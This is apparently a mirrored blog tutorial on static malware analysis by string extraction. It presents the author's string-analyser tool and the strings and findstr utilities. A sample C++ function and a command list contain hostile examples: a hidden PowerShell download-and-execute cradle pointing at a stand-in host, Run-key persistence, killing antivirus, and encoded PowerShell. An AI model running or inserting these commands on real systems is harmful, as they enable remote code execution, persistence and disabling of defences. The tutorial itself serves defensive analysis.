Static Malware Analysis. Strings analysis.
- Category: CTI
- Source article: https://medium.com/@1200km/static-malware-analysis-strings-analysis-e876640cfdb0
- Published: 2025-03-29
- Preserved media: 7 image(s), including cover images, screenshots, diagrams, and infographics where present.
- Preserved technical blocks: 9 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium article into the 1200km.com Docusaurus ecosystem. The original article flow, images, screenshots, infographics, and technical blocks are preserved from the export.
Understanding Strings
When analyzing malware, especially during static analysis, one of the first and most insightful steps you can take is to examine the strings present within the file. But what exactly are these strings, and why are they important?
What are Strings in a File?
In computing, strings are sequences of characters such as text, URLs, file paths, registry keys, commands, or messages embedded within an executable file. When dealing with malware, strings can provide vital clues to understand the malware’s purpose, origin, or behavior.
Why Are Strings Included in Files?
Strings are embedded in files for various reasons:
-
Communication: To display messages or notifications to users.
-
Functionality: To include hard-coded URLs, file paths, or configuration settings necessary for the software’s operation.
-
Debugging: Developers often include debug or logging information within the executable to help troubleshoot issues during development.
-
Metadata: Strings can store metadata information about the file, such as version numbers, authorship, or timestamps.
Why Strings Matter in Malware Analysis?
Strings can reveal:
-
Malicious Intent: Strings might include commands for connecting to remote servers, executing shell commands, or manipulating system files.
-
Indicators of Compromise (IOCs): Strings can contain IP addresses, URLs, domain names, or specific file paths associated with known malicious activities.
-
Information About Behavior: Error messages or debug information embedded within malware can help analysts understand what the malware does or what it’s trying to achieve.
Here’s a more sophisticated example of a C++ function demonstrating the use of multiple hardcoded strings:
#
include

<windows.h>
#
include

<wininet.h>
#
include

<iostream>
void

ExecutePayload
()

{

// --- IP Addresses and URLs ---

const

char
* url1 =
"http://update-checker.com/payload.exe"
;

const

char
* url2 =
"http://192.168.100.50:8080/beacon"
;

const

char
* url3 =
"https://malware_downloader.com"
;

// --- Registry Keys ---

const

char
* regKey1 =
"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\Updater"
;

const

char
* regKey2 =
"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\WinHelper"
;

// --- File Paths and Names ---

const

char
* filePath1 =
"C:\\Users\\Username\\AppData\\Local\\Temp\\msupdate.exe"
;

const

char
* filePath2 =
"C:\\Windows\\System32\\svch0st.exe"
;

// --- User-Agent Strings ---

const

char
* userAgent1 =
"Mozilla/5.0 (Windows NT 10.0; Win64; x64)..."
;

const

char
* userAgent2 =
"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1...)"
;

// --- CMD / PowerShell Commands ---

const

char
* cmd1 =
"cmd.exe /c whoami"
;

const

char
* cmd2 =
"powershell -exec bypass -nop -w hidden -c \"IEX (New-Object Net.WebClient).DownloadString('http://malicious.site/payload.ps1')\""
;

const

char
* cmd3 =
"reg add \"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v Updater /t REG_SZ /d \"C:\\Temp\\updater.exe\" /f"
;

const

char
* cmd4 =
"taskkill /f /im antivirus.exe"
;

const

char
* cmd5 =
"powershell -enc SQBFAFgAIABXAGUAZA..."
;
// Truncated base64

// --- Windows API Function Pointers ---
    LPVOID mem =
VirtualAlloc
(
NULL
,
4096
, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

if
 (mem) std::cout <<
"Memory allocated using VirtualAlloc."
 << std::endl;
    STARTUPINFOA si = {
sizeof
(si) };
    PROCESS_INFORMATION pi;

if
 (
CreateProcessA
(
NULL
, (LPSTR)cmd1,
NULL
,
NULL
, FALSE,
0
,
NULL
,
NULL
, &si, &pi)) {
        std::cout <<
"Executed: whoami"
 << std::endl;
    }

// Registry setting (simulated)
    HKEY hKey;

RegOpenKeyExA
(HKEY_CURRENT_USER,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run"
,
0
, KEY_SET_VALUE, &hKey);

RegSetValueExA
(hKey,
"Updater"
,
0
, REG_SZ, (BYTE*)filePath1,
strlen
(filePath1));

RegCloseKey
(hKey);

// Network Communication Example
    HINTERNET hInternet =
InternetOpenA
(userAgent2, INTERNET_OPEN_TYPE_DIRECT,
NULL
,
NULL
,
0
);
    HINTERNET hFile =
InternetOpenUrlA
(hInternet, url1,
NULL
,
0
, INTERNET_FLAG_RELOAD,
0
);

if
 (hFile) {
        std::cout <<
"Connected to URL."
 << std::endl;

InternetCloseHandle
(hFile);
    }

InternetCloseHandle
(hInternet);

// Simulate DLLs being used (referenced in imports)

LoadLibraryA
(
"kernel32.dll"
);

LoadLibraryA
(
"advapi32.dll"
);

LoadLibraryA
(
"ws2_32.dll"
);

LoadLibraryA
(
"user32.dll"
);

LoadLibraryA
(
"shell32.dll"
);
}
Hardcoded Strings Explanation:
-
"http://malicious.server/payload.exe": URL hosting the malicious executable payload. -
"C:\\Windows\\Temp\\update.exe": Local file path where the payload is stored and executed. -
"Mozilla/5.0": User-Agent string used to blend in network traffic
Types of Strings to Look For
IP Addresses and URLs :
Often indicate connections to external Command & Control servers.
http://update-checker.com/payload.exe
http://192.168.100.50:8080/beacon
https://malware_downloader.com
Registry Keys :
Suggest persistence mechanisms.
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Updater
HKEY_LOCAL_MACHINE\
SYSTEM
\CurrentControlSet\Services\WinHelper
More information about Registry Keyshereandhere
DLLs :
More information about dllhere
kernel32.dll – Process creation, memory allocation
advapi32.dll – Registry manipulation, service control
ws2_32.dll – Network
communication

(sockets)
user32.dll – GUI interaction, keylogging, window handling
shell32.dll – Executing commands, file operations
File Paths and Names :
Provide hints on targeted files or directories.
C:\Users\Username\AppData\Local\Temp\msupdate.exe
C:\Windows\System32\svch0st.exe
User-Agent Strings :
Indicate malware behavior related to network communication.
Example:
A typical browser User-Agent might look like this:
Mozilla
/
5.0
 (Windows NT
10.0
; Win64; x64) AppleWebKit
/
537.36
 (KHTML,
like
 Gecko) Chrome
/
89.0
.4389
.82
 Safari
/
537.36
Malicious Example:
Malware authors might use simplified or uncommon User-Agent strings such as:
Mozilla/
4.0
 (compatible; MSIE
7.0
; Windows NT
6.1
; Trident/
4.0
; SLCC2; .NET
CLR

2.0
.50727
)
Windows API Functions :
Provide insight into malware capabilities, like file manipulation or process injection.
CreateProcessA – Starts
a
 new process (e
.g
., launching cmd
.exe
 or PowerShell).
VirtualAlloc – Allocates memory in the process (used in unpacking or
code
 injection).
WriteProcessMemory – Injects
code
 into another process.
LoadLibraryA – Loads
a
 DLL at runtime (for modular functionality or evasion).
RegSetValueExA – Writes data
to
 the Windows Registry (used for persistence).
CMD or PowerShell Commands :
Suggest execution or automation of malicious scripts and commands.
**1. cmd.exe /c whoami**
- Checks user privileges or confirms execution context.
**2. powershell -exec bypass -nop -w hidden -c "IEX (New-Object Net.WebClient).DownloadString('http://malicious.site/payload.ps1')"**
- Executes a remote PowerShell script stealthily.
**3. reg add "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" /v Updater /t REG_SZ /d "C:\\Temp\\updater.exe" /f**
- Adds a registry key for persistence via startup.
**4. taskkill /f /im antivirus.exe**
- Attempts to disable security software.
**5. powershell -enc <base64>**
- Executes base64-encoded PowerShell commands to evade detection.
Tools for Analyzing Strings in Malware
My Own Tool — String Analyser
Here
Key Features
1. String Extraction
The tool reads a binary file and extracts all printable strings. This foundational step helps reveal embedded commands, URLs, DLL references, registry keys, and other potentially suspicious indicators that malware authors often hide within executables.
2. Pattern Detection & Decoding
Built with predefined lists of:
-
Windows API Commands
-
CMD & PowerShell Commands
-
DLLs, URLs, IP addresses, registry keys, .NET and more
The tool matches the extracted strings against these lists and regular expressions. In addition, it attempts to decode Base64 and hexadecimal obfuscation. This decoding can often reveal hidden configuration data or indicators of compromise that malware might store in an encoded form.
3. File Entropy Calculation
A standout feature is the calculation of Shannon entropy over the entire file content. Entropy is a measure of randomness — high entropy may suggest that a file is obfuscated or packed. By comparing the file’s entropy against a configurable threshold, the tool can flag files that may warrant closer scrutiny.
4. Flexible Output Options
The tool offers two output modes:
-
**Unfiltered Output:**All extracted strings are saved as plain text, making it easy to review every piece of data.
-
**Filtered Output:**Only strings that match defined patterns and decode successfully are presented. This mode includes:
-
A header displaying the file’s entropy.
-
A heuristic title (“maybe obfuscated or packed file”) if the count of useful items is low and the entropy is high.
The default output file name is automatically generated based on the input file’s name (e.g.,suspicious_exe_strings.txt), but users can customize the output file as needed.

5. AI Prompt Generation
For a deeper analysis, the tool can generate a comprehensive prompt intended for AI-based analysis. This prompt organizes the filtered strings into categories and instructs the AI to:
-
Explain the functions and implications of each DLL/API command.
-
Enrich found URLs with context.
-
Provide an overall summary of the malware’s behavior and functionality based on the extracted strings.
How It Works
- Extraction:
The tool scans the binary file byte-by-byte and collects sequences of printable ASCII characters. This basic yet essential technique (similar to the Unix
stringsutility) is the first step in uncovering hidden information.

- Detection & Decoding:
Using a combination of regular expressions and predefined lists, the tool detects various patterns. It then attempts Base64 and hex decoding on candidate strings. This two-pronged approach helps reveal obfuscated configuration data or command strings.
2. Entropy Analysis: The entire file’s entropy is computed to help determine if the file might be obfuscated or packed. A high entropy value combined with a low number of “useful” strings triggers an alert in the output.

3. Output Generation: Users are given the option to save all strings unfiltered or to save a filtered, sorted output enriched with entropy data. If desired, an AI prompt can be generated for further analysis.



Example of AI output:
Just copy the value of the output file and paste it into an AI tool (for example, ChatGPT).
Using the ‘strings’ Utility
-
Installation: On most Unix-based systems, the
stringscommand comes pre-installed. For Windows users, you can use the Sysinternals Suite version ofStrings. -
Extracting Strings: Run the following command on your malware sample:
-
strings sample_malware.bin > output.txt -
This command scans the binary file (
sample_malware.bin) and extracts all human-readable strings, saving them intooutput.txt. This output file can then be examined for any suspicious or interesting data, such as URLs, IP addresses, or function names that might be linked to malicious behavior. -
Analysis: Once you have the output file, review it for strings that indicate potential malicious activity. Look for unusual network addresses, references to system functions, or embedded configuration data that may have been encoded or obfuscated.
Windows Command: findstr
For Windows users,findstris a built-in command-line tool that helps search through text files for specific patterns. It can be especially useful in malware analysis when you want to quickly identify known malicious strings or patterns within the output fromstrings.
Basic Syntax
findstr
[options]

[string]

[file_name]
Key Options:
-
/R— Use regular expressions to find patterns.
-
/I— Ignore case during the search.
-
/L— Search for a literal string (this is the default).
-
/N— Display line numbers along with matching lines.
-
/S— Search within the current directory and all subdirectories.
-
/P— Skip files with non-printable characters.
-
/M— Print only the file name if a match is found.
Example Usage:
- Searching for a Specific String: To search for the case-insensitive literal “malware-string” in a file:
findstr /I "malware-string" malware-file.exe
-
This command will output the lines in
malware-file.exethat contain the string "malware-string". -
Searching with Multiple Strings: You can also search for multiple patterns at once, such as “user” or “http”:
-
findstr /I /R "user http" output.txt
Whilefindstris great for text-based files, remember that its effectiveness on binary files might be limited. For thorough malware analysis, it’s often best to combine it with tools likestrings.
Conclusion
String extraction is a fundamental step in malware analysis. It reveals vital clues — such as URLs, IPs, API calls, and registry keys — from binary files, providing an essential first look at a sample’s behavior. Whether using legacy tools like strings and findstr or modern custom utilities, mastering this technique bridges traditional forensic methods with advanced analysis, paving the way for deeper investigation.